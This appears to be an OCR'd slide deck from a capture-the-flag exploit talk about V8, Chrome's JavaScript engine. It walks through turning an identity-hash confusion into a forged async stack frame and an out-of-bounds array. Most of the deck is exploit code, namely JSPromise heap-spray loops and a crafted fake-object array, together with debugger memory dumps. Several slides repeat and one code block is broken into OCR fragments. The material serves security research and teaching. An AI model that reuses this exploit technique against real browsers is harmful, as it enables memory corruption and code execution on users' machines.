
- Can we control the hash value? No
- Total random in range (0, **0xfffff**)

```
pwndbg> p/x mask
$2 = 0xfffff
```

```
5374 int Isolate::GenerateIdentityHash(uint32_t mask) {
5375   int hash;
5376   int attempts = 0;
5377   do {
5378     hash = random_number_generator()->NextInt() & mask;
5379   } while (hash == 0 && attempts++ < 30);
5380   return hash != 0 ? hash : 1;
5381 }
```


# Crash: Use hash value as a pointer

- By the pointer compression, V8 heap pointer is represented as 4 bytes
- It interprets the hash value (SMI) as V8 heap pointer



# Use hash value as pointer

- By the pointer compression, V8 heap pointer is represented as 4 bytes
- It interprets the hash value (SMI) as V8 heap pointer
- With sprayed JSPromise, we can dereference fake JSPromise with the hash value




# The Exploit

1. Spray JSPromise objects
2. Use the hash value as a JSPromise pointer
3. Create a fake async stack frame
4. Retrieve an oob array from the fake async stack frame

# 1. Spray JSPromise objects

```
112  // Spray JSPromise
113  const jspromise = [
114      helper.pair_i32_to_f64(0x0, 0x0018b5a9 << 8),
115      helper.pair_i32_to_f64(0x00000219 << 8, 0x00000219 << 8),
116      helper.pair_i32_to_f64((fake_objs_elems_addr + 0x18) << 8, 0x0),
117  ];
118  // %DebugPrint(jspromise);
119
120  var xx = new Array(1.1, 1.2);
121  for (let i = 0; i < 0xc00; i++) {
122      xx.push(jspromise[0]);
123      xx.push(jspromise[1]);
124      xx.push(jspromise[2]);
125  }
126  var xx2 = new Array(1.1, 1.2);
127  for (let i = 0; i < 0xc00; i++) {
128      xx2.push(jspromise[0]);
129      xx2.push(jspromise[1]);
130      xx2.push(jspromise[2]);
131  }
132  var xx3 = new Array(1.1, 1.2);
133  for (let i = 0; i < 0x400; i++) {
134      xx3.push(jspromise[0]);
135      xx3.push(jspromise[1]);
136      xx3.push(jspromise[2]);
137  }
```




*JSPromise*

# SMI as pointer

```
                    |----- 32 bits -----|----- 32 bits -----|
Compressed pointer:                     |______offset_____w1|
Compressed Smi:                         |____int31_value___0|
```

# SMI as pointer

- The hash value ranges in (0, 0xfffff)

```
                    |----- 32 bits -----|----- 32 bits -----|
Compressed pointer:                     |______offset_____w1|
Compressed Smi:                         |____int31_value___0|
```

# SMI as pointer

- The hash value ranges in (0, 0xfffff)
- In memory, it will be stored in (0, 0xfffff << 1) with even number

```
                    |----- 32 bits -----|----- 32 bits -----|
Compressed pointer:                     |______offset_____w1|
Compressed Smi:                         |____int31_value___0|
```

# SMI as pointer

- The hash value ranges in (0, 0xfffff)
- In memory, it will be stored in (0, 0xfffff << 1) with even number

```
                    |----- 32 bits -----|----- 32 bits -----|
Compressed pointer:                     |______offset_____w1|
Compressed Smi:                         |____int31_value___0|
```

Observations


1. Interpreted pointer address will be an odd number
2. Spray JSPromise in range (0, 0xfffff << 1)

# 1. Spray JSPromise objects

```
112  // Spray JSPromise
113  const jspromise = [
114      helper.pair_i32_to_f64(0x0, 0x0018b5a9 << 8),
115      helper.pair_i32_to_f64(0x00000219 << 8, 0x00000219 << 8),
116      helper.pair_i32_to_f64((fake_objs_elems_addr + 0x18) << 8, 0x0),
117  ];
118  // %DebugPrint(jspromise);
119
120  var xx = new Array(1.1, 1.2);
121  for (let i = 0; i < 0xc00; i++) {
122      xx.push(jspromise[0]);
123      xx.push(jspromise[1]);
124      xx.push(jspromise[2]);
125  }
126  var xx2 = new Array(1.1, 1.2);
127  for (let i = 0; i < 0xc00; i++) {
128      xx2.push(jspromise[0]);
129      xx2.push(jspromise[1]);
130      xx2.push(jspromise[2]);
131  }
132  var xx3 = new Array(1.1, 1.2);
133  for (let i = 0; i < 0x400; i++) {
134      xx3.push(jspromise[0]);
135      xx3.push(jspromise[1]);
136      xx3.push(jspromise[2]);
137  }
```


**1. “<< 8” to make JSPromise address odd number**

**2. Use small for-loops to fit in the range (0, 0xfffff << 1)**




*JSPromise*

# SMI as pointer (example)



# Make the exploit more reliable

## Rules

The following rules apply to the eligibility of exploits:

- Your exploit needs to exfiltrate the flag from our v8CTF infrastructure.
- Only the first submission for a given bug that leads to the initial memory corruption is eligible.
- Only the first submission per deployed V8 version in v8CTF is eligible based on the timestamp of the form submission.
  - 0-day submissions are exempt from this limit.
- Exploits need to be reasonably fast and stable. We accept submissions with an average runtime of less than 5 minutes and at least 80% success rate.
- Valid submissions get a reward of $10,000.

# Make the exploit more reliable

- Create iframes with a different domain
- Crash in iframe does not effect to main process

https://blog.exodusintel.com/2019/01/22/exploiting-the-magellan-bug-on-64-bit-chrome-desktop/

# Create fake async stack frame

```
1   void CaptureAsyncStackTrace(..., promise, builder) {
2       while (!builder->Full()) {
3           // Check promise is valid
4
5           if (IsAsyncFunctionAwaitResolveClosure(promise->reaction->fulfill_handler) ||
6               IsAsyncGeneratorAwaitResolveClosure(promise->reaction->fulfill_handler) || ...) {
7               builder->AppendAsyncFrame(promise->...->generator_object);
8               // Continue to next promise if possible
9
10          } else if (IsPromiseAllResolveElementClosure(promise->reaction->fulfill_handler)) {
11              builder->AppendPromiseCombinatorFrame(..., promise.all);
12
13              // PATCH: if context is `NativeContext`, return.
14
15              // Continue to next promise if possible
16              if (!IsJSPromise(context->capability->promise)) return;
17              promise = capability->promise;
18
19          // Handle other cases
20          } else if (...) {
21              ...
22          }
23      }
24  }
```

**No crash!**

# Create fake async stack frame

```
1   void CaptureAsyncStackTrace(..., promise, builder) {
2       while (!builder->Full()) {
3           // Check promise is valid
4
5           if (IsAsyncFunctionAwaitResolveClosure(promise->reaction->fulfill_handler) ||
6               IsAsyncGeneratorAwaitResolveClosure(promise->reaction->fulfill_handler) || ...) {
7               builder->AppendAsyncFrame(promise->...->generator_object);
8               // Continue to next promise if possible
9
10          } else if (IsPromiseAllResolveElementClosure(promise->reaction->fulfill_handler)) {
11              builder->AppendPromiseCombinatorFrame(..., promise.all);
12
13              // PATCH: if context is `NativeContext`, return.
14
15              // Continue to next promise if possible
16              if (!IsJSPromise(context->capability->promise)) return;
17              promise = capability->promise;
18
19          // Handle other cases
20          } else if (...) {
21              ...
22          }
23      }
24  }
```

# Create fake async stack frame

```
1   void CaptureAsyncStackTrace(..., promise, builder) {
2       while (!builder->Full()) {
3           // Check promise is valid
4
5           if (IsAsyncFunctionAwaitResolveClosure(promise->reaction->fulfill_handler) ||
6               IsAsyncGeneratorAwaitResolveClosure(promise->reaction->fulfill_handler) || ...) {
7               builder->AppendAsyncFrame(promise->...->generator_object);
8               // Continue to next promise if possible
9
10          } else if (IsPromiseAllResolveElementClosure(promise->reaction->fulfill_handler)) {
11              builder->AppendPromiseCombinatorFrame(..., promise.all);
12
13              // PATCH: if context is `NativeContext`, return.
14
15              // Continue to next promise if possible
16              if (!IsJSPromise(context->capability->promise)) return;
17              promise = capability->promise;
18
19          // Handle other cases
20          } else if (...) {
21              ...
22          }
23      }
24  }
```

# Create fake async stack frame

Append fake async stack frame

```
1   void CaptureAsyncStackTrace(..., promise, builder) {
2       while (!builder->Full()) {
3           // Check promise is valid
4
5           if (IsAsyncFunctionAwaitResolveClosure(promise->reaction->fulfill_handler) ||
6               IsAsyncGeneratorAwaitResolveClosure(promise->reaction->fulfill_handler) || ...) {
7               builder->AppendAsyncFrame(promise->...->generator_object);
8               // Continue to next promise if possible
9
10          } else if (IsPromiseAllResolveElementClosure(promise->reaction->fulfill_handler)) {
11              builder->AppendPromiseCombinatorFrame(..., promise.all);
12
13              // PATCH: if context is `NativeContext`, return.
14
15              // Continue to next promise if possible
16              if (!IsJSPromise(context->capability->promise)) return;
17              promise = capability->promise;
18
19          // Handle other cases
20          } else if (...) {
21              ...
22          }
23      }
24  }
```

# Beyond crash

Check the promise is valid to append an async frame


```
967 void CaptureAsyncStackTrace(Isolate* isolate, Handle<JSPromise> promise,
968                            CallSiteBuilder* builder) {
969   while (!builder->Full()) {
970     // Check that the {promise} is not settled.
971     if (promise->status() != Promise::kPending) return;
972
973     // Check that we have exactly one PromiseReaction on the {promise}.
974     if (!IsPromiseReaction(promise->reactions())) return;
975     Handle<PromiseReaction> reaction(
976         PromiseReaction::cast(promise->reactions()), isolate);
977     if (!IsSmi(reaction->next())) return;
978
979     // Check if the {reaction} has one of the known async function or
980     // async generator continuations as its fulfill handler.
981     if (IsBuiltinFunction(isolate, reaction->fulfill_handler(),
982                           Builtin::kAsyncFunctionAwaitResolveClosure) ||
983         IsBuiltinFunction(isolate, reaction->fulfill_handler(),
984                           Builtin::kAsyncGeneratorAwaitResolveClosure) ||
985         IsBuiltinFunction(
986             isolate, reaction->fulfill_handler(),
987             Builtin::kAsyncGeneratorYieldWithAwaitResolveClosure)) {
```

# JSPromise layout

```
12 extern class JSPromise extends JSObjectWithEmbedderSlots {
13   macro Status(): PromiseState {
14     return this.flags.status;
15   }
16
17   macro SetStatus(status: constexpr PromiseState): void {
18     dcheck(this.Status() == PromiseState::kPending);
19     dcheck(status != PromiseState::kPending);
20
21     this.flags.status = status;
22   }
23
24   macro HasHandler(): bool {
25     return this.flags.has_handler;
26   }
27
28   macro SetHasHandler(): void {
29     this.flags.has_handler = true;
30   }
31
32   // Smi 0 terminated list of PromiseReaction objects in case the JSPromise was
33   // not settled yet, otherwise the result.
34   reactions_or_result: Zero|PromiseReaction|JSAny;
35   flags: SmiTagged<JSPromiseFlags>;
36 }
```

# JSPromise

```
DebugPrint: 0x16430004e5a5: [JSPromise]
 - map: 0x16430018b5a9 <Map[20](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x16430018b661 <Object map = 0x16430018b5d1>
 - elements: 0x164300000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - status: pending
 - reactions: 0x16430004e6c9 <PromiseReaction>
 - has_handler: 1
 - handled_hint: 0
 - is_silent: 0
 - properties: 0x164300000219 <FixedArray[0]>
 - All own properties (excluding elements): {}
pwndbg> x/10wx 0x16430004e5a5-1
0x16430004e5a4: 0x0018b5a9      0x00000219      0x00000219      0x0004e6c9
0x16430004e5b4: 0x00000008      0x00191895      0x0000000a      0x00000f61
0x16430004e5c4: 0x00000251      0x0004e5a5
```




*JSPromise*

# Beyond crash

Check the promise is valid to append an async frame


```
967 void CaptureAsyncStackTrace(Isolate* isolate, Handle<JSPromise> promise,
968                            CallSiteBuilder* builder) {
969   while (!builder->Full()) {
970     // Check that the {promise} is not settled.
971     if (promise->status() != Promise::kPending) return;
972
973     // Check that we have exactly one PromiseReaction on the {promise}.
974     if (!IsPromiseReaction(promise->reactions())) return;
975     Handle<PromiseReaction> reaction(
976         PromiseReaction::cast(promise->reactions()), isolate);
977     if (!IsSmi(reaction->next())) return;
978
979     // Check if the {reaction} has one of the known async function or
980     // async generator continuations as its fulfill handler.
981     if (IsBuiltinFunction(isolate, reaction->fulfill_handler(),
982                           Builtin::kAsyncFunctionAwaitResolveClosure) ||
983         IsBuiltinFunction(isolate, reaction->fulfill_handler(),
984                           Builtin::kAsyncGeneratorAwaitResolveClosure) ||
985         IsBuiltinFunction(
986             isolate, reaction->fulfill_handler(),
987             Builtin::kAsyncGeneratorYieldWithAwaitResolveClosure)) {
```

# PromiseReaction

```
32 extern class PromiseReaction extends Struct {
33   @if(V8_ENABLE_CONTINUATION_PRESERVED_EMBEDDER_DATA)
34   continuation_preserved_embedder_data: Object|Undefined;
35   next: PromiseReaction|Zero;
36   reject_handler: Callable|Undefined;
37   fulfill_handler: Callable|Undefined;
38   // Either a JSPromise (in case of native promises), a PromiseCapability
39   // (general case), or undefined (in case of await).
40   promise_or_capability: JSPromise|PromiseCapability|Undefined;
41 }
```

# PromiseReaction

```
pwndbg> job 0x16430004e6c9
0x16430004e6c9: [PromiseReaction]
 - map: 0x1643000013cd <Map[24](PROMISE_REACTION_TYPE)>
 - next: 0
 - reject_handler: 0x16430004e6ad <JSFunction (sfi = 0x1643000025549)>
 - fulfill_handler: 0x16430004e691 <JSFunction (sfi = 0x1643000025575)>
 - promise_or_capability: 0x164300000251 <undefined>
 - continuation_preserved_embedder_data: 0x164300000251 <undefined>
pwndbg> x/10wx 0x16430004e6c9-1
0x16430004e6c8: 0x000013cd      0x00000000      0x0004e6ad      0x0004e691
0x16430004e6d8: 0x00000251      0x00000251      0x00000000      0x00000000
0x16430004e6e8: 0x00000000      0x00000000
```




*PromiseReaction*

# Beyond crash

```
979     // Check if the {reaction} has one of the known async function or
980     // async generator continuations as its fulfill handler.
981     if (IsBuiltinFunction(isolate, reaction->fulfill_handler(),
982                           Builtin::kAsyncFunctionAwaitResolveClosure) ||
983         IsBuiltinFunction(isolate, reaction->fulfill_handler(),
984                           Builtin::kAsyncGeneratorAwaitResolveClosure) ||
985         IsBuiltinFunction(
986             isolate, reaction->fulfill_handler(),
987             Builtin::kAsyncGeneratorYieldWithAwaitResolveClosure)) {
988       // Now peek into the handlers' AwaitContext to get to
989       // the JSGeneratorObject for the async function.
990       Handle<Context> context(
991           JSFunction::cast(reaction->fulfill_handler())->context(), isolate);
992       Handle<JSGeneratorObject> generator_object(
993           JSGeneratorObject::cast(context->extension()), isolate);
994       CHECK(generator_object->is_suspended());
995
996       // Append async frame corresponding to the {generator_object}.
997       builder->AppendAsyncFrame(generator_object);
```

# fulfill_handler

```
pwndbg> job 0x260c00137eed
0x260c00137eed: [Function]
 - map: 0x260c001843bd <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x260c00184271 <JSFunction (sfi = 0x260c0014395d)>
 - elements: 0x260c00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - function prototype: <no-prototype-slot>
 - shared_info: 0x260c00025575 <SharedFunctionInfo>
 - name: 0x260c00000e25 <String[0]: #>
 - builtin: AsyncFunctionAwaitResolveClosure
 - formal_parameter_count: 1
 - kind: NormalFunction
 - context: 0x260c00137ed9 <AwaitContext generator= 0x260c00137af1 <JSAsyncFunctionObject>>
 - code: 0x260c00028f91 <Code BUILTIN AsyncFunctionAwaitResolveClosure>
 - properties: 0x260c00000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x260c00000e31: [String] in ReadOnlySpace: #length: 0x260c00025a11 <AccessorInfo name= 0x260c
), location: descriptor
    0x260c00000e5d: [String] in ReadOnlySpace: #name: 0x260c000259f9 <AccessorInfo name= 0x260c00
ocation: descriptor
 }
 - feedback vector: feedback metadata is not available in SFI

pwndbg>
0xc130004d144:   0x001843bd      0x00000219      0x00000219      0x00043c80
0xc130004d154:   0x00025575      0x0004d131      0x001421c1      0x001843bd
0xc130004d164:   0x00000219      0x00000219
```

| |
|---|
| 0x001843bd |
| 0x00000219 |
| 0x00000219 |
| 0x00043c80 |
| 0x00025575 |
| ***address of Context*** |

*Function*

# Beyond crash

```
979     // Check if the {reaction} has one of the known async function or
980     // async generator continuations as its fulfill handler.
981     if (IsBuiltinFunction(isolate, reaction->fulfill_handler(),
982                           Builtin::kAsyncFunctionAwaitResolveClosure) ||
983         IsBuiltinFunction(isolate, reaction->fulfill_handler(),
984                           Builtin::kAsyncGeneratorAwaitResolveClosure) ||
985         IsBuiltinFunction(
986             isolate, reaction->fulfill_handler(),
987             Builtin::kAsyncGeneratorYieldWithAwaitResolveClosure)) {
988       // Now peek into the handlers' AwaitContext to get to
989       // the JSGeneratorObject for the async function.
990       Handle<Context> context(
991           JSFunction::cast(reaction->fulfill_handler())->context(), isolate);
992       Handle<JSGeneratorObject> generator_object(
993           JSGeneratorObject::cast(context->extension()), isolate);
994       CHECK(generator_object->is_suspended());
995
996       // Append async frame corresponding to the {generator_object}.
997       builder->AppendAsyncFrame(generator_object);
```

# Beyond crash


```
5  extern class JSGeneratorObject extends JSObject {
6    function: JSFunction;
7    context: Context;
8    receiver: JSAny;
9
10   // For executing generators: the most recent input
11   // For suspended generators: debug information (byt
12   // There is currently no need to remember the most
13   // suspended generator.
14   input_or_debug_pos: Object;
15
16   // The most recent resume mode.
17   resume_mode: Smi;
18
19   // A positive value indicates a suspended generator
20   // kGeneratorExecuting and kGeneratorClosed values
21   // cannot be resumed.
22   continuation: Smi;
23
24   // Saved interpreter register file.
25   parameters_and_registers: FixedArray;
26 }
```

```
one of the known async function or
s as its fulfill handler.
reaction->fulfill_handler(),
kAsyncFunctionAwaitResolveClosure) ||
reaction->fulfill_handler(),
kAsyncGeneratorAwaitResolveClosure) ||

ill_handler(),
rYieldWithAwai
' AwaitContext
the async func

->fulfill_handler())->context(), isolate);
erator_object(
ontext->extension()), isolate);
spended());

onding to the {generator_object}.
erator_object);
```

```
26 bool JSGeneratorObject::is_suspended() const {
27   DCHECK_LT(kGeneratorExecuting, 0);
28   DCHECK_LT(kGeneratorClosed, 0);
29   return continuation() >= 0;
30 }
```

# JSGeneratorObject

```
pwndbg> job 0x16430004e651
0x16430004e651: [JSGeneratorObject]
 - map: 0x16430018f3f9 <Map[44](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x164300000235 <null>
 - elements: 0x164300000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - function: 0x16430019c711 <JSFunction f0 (sfi = 0x16430019bc59)>
 - context: 0x16430019c61d <ScriptContext[5]>
 - receiver: 0x164300183bd5 <JSGlobalProxy>
 - debug pos: 60
 - resume mode: .next()
 - continuation: 0 (suspended)
 - source position: unavailable)
 - register file: 0x16430004e60d <FixedArray[10]>
 - properties: 0x164300000219 <FixedArray[0]>
 - All own properties (excluding elements): {}
pwndbg> x/10wx 0x16430004e651-1
0x16430004e650: 0x0018f3f9      0x00000219      0x00000219      0x0019c711
0x16430004e660: 0x0019c61d      0x00183bd5      0x00000078      0x00000000
0x16430004e670: 0x00000000      0x0004e60d
```




*JSGeneratorObject*

# Beyond crash

```
979     // Check if the {reaction} has one of the known async function or
980     // async generator continuations as its fulfill handler.
981     if (IsBuiltinFunction(isolate, reaction->fulfill_handler(),
982                           Builtin::kAsyncFunctionAwaitResolveClosure) ||
983         IsBuiltinFunction(isolate, reaction->fulfill_handler(),
984                           Builtin::kAsyncGeneratorAwaitResolveClosure) ||
985         IsBuiltinFunction(
986             isolate, reaction->fulfill_handler(),
987             Builtin::kAsyncGeneratorYieldWithAwaitResolveClosure)) {
988       // Now peek into the handlers' AwaitContext to get to
989       // the JSGeneratorObject for the async function.
990       Handle<Context> context(
991           JSFunction::cast(reaction->fulfill_handler())->context(), isolate);
992       Handle<JSGeneratorObject> generator_object(
993           JSGeneratorObject::cast(context->extension()), isolate);
994       CHECK(generator_object->is_suspended());
995
996       // Append async frame corresponding to the {generator_object}.
997       builder->AppendAsyncFrame(generator_object);
```

# Fake objects

```
86  const sloppy_func = () => {};
87  // %DebugPrint(sloppy_func);
88
89  const fake_objs = new Array(
90      /* +0x08 */ helper.pair_i32_to_f64(0x0018ed75, 0x00000219), // OOB array
91      /* +0x10 */ helper.pair_i32_to_f64(oob_arr_draft_elem_addr, 0x42424242),
92      /* +0x18 */ helper.pair_i32_to_f64(0x000013cd, 0x00000000), // PromiseReaction
93      /* +0x20 */ helper.pair_i32_to_f64(0x00000251, fake_objs_elems_addr + 0x30),
94      /* +0x28 */ helper.pair_i32_to_f64(0x00000251, 0x00000251),
95      /* +0x30 */ helper.pair_i32_to_f64(0x001843bd, 0x00000219), // Function
96      /* +0x38 */ helper.pair_i32_to_f64(0x00000219, 0x00043c80),
97      /* +0x40 */ helper.pair_i32_to_f64(0x00025575, fake_objs_elems_addr + 0x48),
98      /* +0x48 */ helper.pair_i32_to_f64(0x00191895, 0x43434343), // Context
99      /* +0x50 */ helper.pair_i32_to_f64(0x45454545, 0x47474747),
100     /* +0x58 */ helper.pair_i32_to_f64(fake_objs_elems_addr + 0x60, 0x0),
101     /* +0x60 */ helper.pair_i32_to_f64(0x0019beed, 0x00000219), // JSGeneratorObject
102     /* +0x68 */ helper.pair_i32_to_f64(0x00000219, sloppy_func_addr),
103     /* +0x70 */ helper.pair_i32_to_f64(0x0019190d, fake_objs_elems_addr + 0x8),
104     /* +0x78 */ helper.pair_i32_to_f64(0x41414141, 0xdeadbeef),
105     /* +0x80 */ helper.pair_i32_to_f64(0x00000000, 0x23232323),
106 );
```


# Fake async frame!

```
Error: Let's have a look...
    at bar (../../../../fake_frame.js:168:15)
    at async foo (../../../../fake_frame.js:163:9)
    at async Promise.all (index 0)
    at async Array.sloppy_func (../../../../fake_frame.js:1:1)
```

# Then, use *Error.prepareStackTrace* to access the fake async frame

- `getThis`: returns the value of `this`
- `getTypeName`: returns the type of `this` as a string. This is the name of the function stored in the constructor field of `this`, if available, otherwise the object's `[[Class]]` internal property.
- `getFunction`: returns the current function
